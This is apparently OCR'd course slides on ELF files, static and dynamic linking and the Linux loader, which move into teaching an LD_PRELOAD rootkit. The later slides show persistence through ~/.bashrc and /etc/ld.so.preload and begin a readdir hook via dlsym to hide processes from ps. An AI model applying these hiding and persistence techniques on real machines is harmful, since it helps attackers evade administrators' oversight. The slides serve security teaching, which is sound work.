
1. Relocatable (`ET_REL`): object files (`.o`)
2. Executable (`ET_EXEC`): standalone program image
3. Shared object (`ET_DYN`): shared library / PIE (`.so`)



main.c
a.c
gcc -c main.c a.c
main.o
a.o
Static
Linker (ld)
myprog
libm.a



main.c
a.c
gcc -c main.c a.c
main.o
a.o
Static
Linker (ld)
myprog
libm.a
Build Time


main.c
a.c
gcc -c main.c a.c
main.o
a.o
Static Linker (ld)
ELF Header
.data
.text
.rodata
.bss
.symtab
...
myprog
libm.a
Build Time


main.c
a.c
gcc -c main.c a.c
ELF
main.o
a.o
Static
Linker (ld)
libm.a
Build Time


$ ./myprog
exec system call
ELF Header
.data
.text
.rodata
.bss
.symtab
...
myprog
Process Memory
Kernel space
Stack
Heap
Data segment
Read Only Data Segment
Code Segment
NULL page
0xFFFFFFFF
0x00000000


$ ./myprog
exec system call
ELF Header
.data
.text
.rodata
.bss
.symtab
...
myprog
Process Memory
Kernel space
Kernel space
Stack
rw-p
Heap
rw-p
Data segment
rw-p
Read Only Data Segment
r--p
Code Segment
r-xp
NULL page
0xFFFFFFFF
0x00000000



ld(1) — Linux manual page

NAME | SYNOPSIS | DESCRIPTION | OPTIONS | ENVIRONMENT | SEE ALSO | COPYRIGHT | COLOPHON

Search online pages

LD(1) GNU Development Tools LD(1)

NAME top

ld - The GNU linker

SYNOPSIS top

ld [options] objfile ...

DESCRIPTION top

ld combines a number of object and archive files, relocates their data and ties up symbol references. Usually the last step in compiling a program is to run ld.

ld accepts Linker Command Language files written in a superset of AT&T's Link Editor Command Language syntax, to provide explicit and total control over the linking process.

This man page does not describe the command language; see the ld entry in "info" for full details on the command language and on other aspects of the GNU linker.

This version of ld uses the general purpose BFD libraries to operate on object files. This allows ld to read, combine, and

ld.so(8) — Linux manual page

NAME | SYNOPSIS | DESCRIPTION | OPTIONS | ENVIRONMENT | FILES | NOTES | SEE ALSO | COLOPHON

Search online pages

ld.so(8) System Manager's Manual ld.so(8)

NAME top

ld.so, ld-linux.so - dynamic linker/loader

SYNOPSIS top

The dynamic linker can be run either indirectly by running some dynamically linked program or shared object (in which case no command-line options to the dynamic linker can be passed and, in the ELF case, the dynamic linker which is stored in the .interp section of the program is executed) or directly by running:


/lib/ld-linux.so.* [OPTIONS] [PROGRAM [ARGUMENTS]]

DESCRIPTION top

The programs ld.so and ld-linux.so* find and load the shared objects (shared libraries) needed by a program, prepare the program to run, and then run it.


Linux binaries require dynamic linking (linking at run time) unless the -static option was given to ld(1) during compilation.

The program ld.so handles a.out binaries, a binary format used long ago. The program ld-linux.so* (/lib/ld-linux.so.1 for libc5,




Dynamic Linker/Loader

- Kernel runs the **dynamic loader** named in the ELF and hands it the executable.
- Loader builds an ordered search list (**link-map)** of the loaded objects
- For each undefined symbol in symbol table, loader searches the link-map, binds address at runtime
- Binding can be lazy or forced at startup



Dynamic Linker/Loader Configuration

- **Search order (runtime):** `LD_PRELOAD` → `LD_LIBRARY_PATH` → ELF `RUNPATH/RPATH` → `/etc/ld.so.cache` → system dirs (`/lib`, `/usr/lib`, …).
- **During Build-Time:** `-L` (link dirs), `-l` (link lib), `-Wl,-rpath=/path` (embed runtime path), `-Wl,--enable-new-dtags` (emit RUNPATH).
- **System config:** `/etc/ld.so.conf` + `ldconfig` → `/etc/ld.so.cache` (fast lookup).



gcc -c main.c a.c
gcc
Static
Linker (ld)

$ gcc main.c a.c -o myprog

~~gcc： GNU C Compiler~~

gcc： GNU Compiler Collection

gcc : GNU Compiler Collection



$ ldd ls

```
asritha@asritha-laptop ~ % ldd $(which ps)
linux-vdso.so.1 (0x00007f1326140000) libproc2.so.1 =>
/usr/lib/libproc2.so.1 (0x00007f1326094000) libc.so.6 =>
/usr/lib/libc.so.6 (0x00007f1325e00000) libsystemd.so.0 =>
/usr/lib/libsystemd.so.0 (0x00007f1325ce0000) /lib64/ld-
linux-x86-64.so.2 => /usr/lib64/ld-linux-x86-64.so.2
(0x00007f1326142000) libcap.so.2 => /usr/lib/libcap.so.2
(0x00007f1326088000) libm.so.6 => /usr/lib/libm.so.6
(0x00007f1325bd2000) libgcc_s.so.1 => /usr/lib/libgcc_s.so.1
(0x00007f132605b000) asritha@asritha-laptop ~ %
```

Now on to the cool stuff ...

LD_PRELOAD

- Forces the dynamic linker to load a specific library before looking in search paths
- Let's the attacker hook or replace dynamically linked functions (ex. `open, readdir`) without modifying the binary
- Can be set as ENV variable or in global /`etc/ld.so.preload`

```
asritha@ubuntu:~$ cat ~/.bashrc

export LD_PRELOAD=/path/to/evil/library
...
```

```
asritha@ubuntu:~$ cat
/etc/ld.so.preload

path/to/evil/library
```

Steps

Remember function hooking?

To find a function (dynamically linked, exported symbol) to replace:

1. **Initial recon**: look at dynamic symbols (`nm -D`) for list of methods you can modify
2. **Code analysis**: trace through program and find functionality you want to modify
    - **Static**: Look through binary/source code
    - **Dynamic**: Use GDB/instrumentation (`strace`)
    - Likely to be using simple abstractions through `libc` (a great place to modify functions!)
        - `open`
        - `read`
        - `opendir`
        - `readdir`

Inspecting `ps`

```
$ nm -D $(which ps)
```

Inspecting ps

Code analysis: You can look through the code and find how ps is getting process information

- Using procps library
- Looking at method calls
  - main → reset_global → procps_pids_new
    - This creates pids_info struct and sets up some fields
    - Where does pids_info struct get filled?
  - fancy_spew/simple_spew → procps_pids_reap/procps_pids_select
    - Calls pids_oldproc_open → openproc: This creates a PROCTAB struct with finder field which points to simple_nextpid/listed_nextpid
    - Fills read_something field which is a function that reads PID or task. This calls finder function in PROCTAB
    - Call pids_stacks_fetch: This keeps calling read_something until there are no more PID/tasks
- Looking at simple_nextpid, it just reads /proc dir

Inspecting ps

Strace: You can look at syscalls and figure out how it is getting the information (good for simpler programs like ps).

You can also apply filtering (such as remove memory syscalls: strace -e '!%memory' ps)

```
openat(AT_FDCWD, "/proc", O_RDONLY|O_NONBLOCK|O_CLOEXEC|O_DIRECTORY) = 3
fstat(3, {st_mode=S_IFDIR|0555, st_size=0, ...}) = 0
…
getdents64(3, 0x56134dc53ae0 /* 67 entries */, 32768) = 1984
… Read procs
getdents64(3, 0x56134dc53ae0 /* 0 entries */, 32768) = 0
close(3)                                = 0
```

Inspecting `ps`

GDB: You can step through the program and put breakpoints on interesting functions to see how data is flowing

Making a Rootkit

Now that we know we have to hide directories in `/proc`, let's actually make a rootkit!

For right now, we can just modify readdir to skip specific PIDs in /proc but there are a lot more things we would need to hook to truly hide a PID (`fstat, open, opendir`, and all variations)

Making a Rootkit: Saving the Original Function

Most of the time, we want the function to work as expected so we need the original implementation

We can use `dlsym`() to get the address of a symbol in a shared object

`RTLD_DEFAULT`
`RTLD_NEXT`

Let's get the original address of `readdir`

Making a Rootkit: Saving the Original Function

```
#include <dlfcn.h>

static struct dirent *(*og_readdir)(DIR *dir);

dlsym(RTLD_NEXT, “readdir”);
```

Making a Rootkit:Checking for /proc

```
#include <unistd.h>

int dirfd(DIR *dirp);

ssize_t readlink(const char *restrict path, char
buf[restrict bufsiz], size_t bufsiz);
```

CHALLENGE

CHALLENGE SOLVE DEMO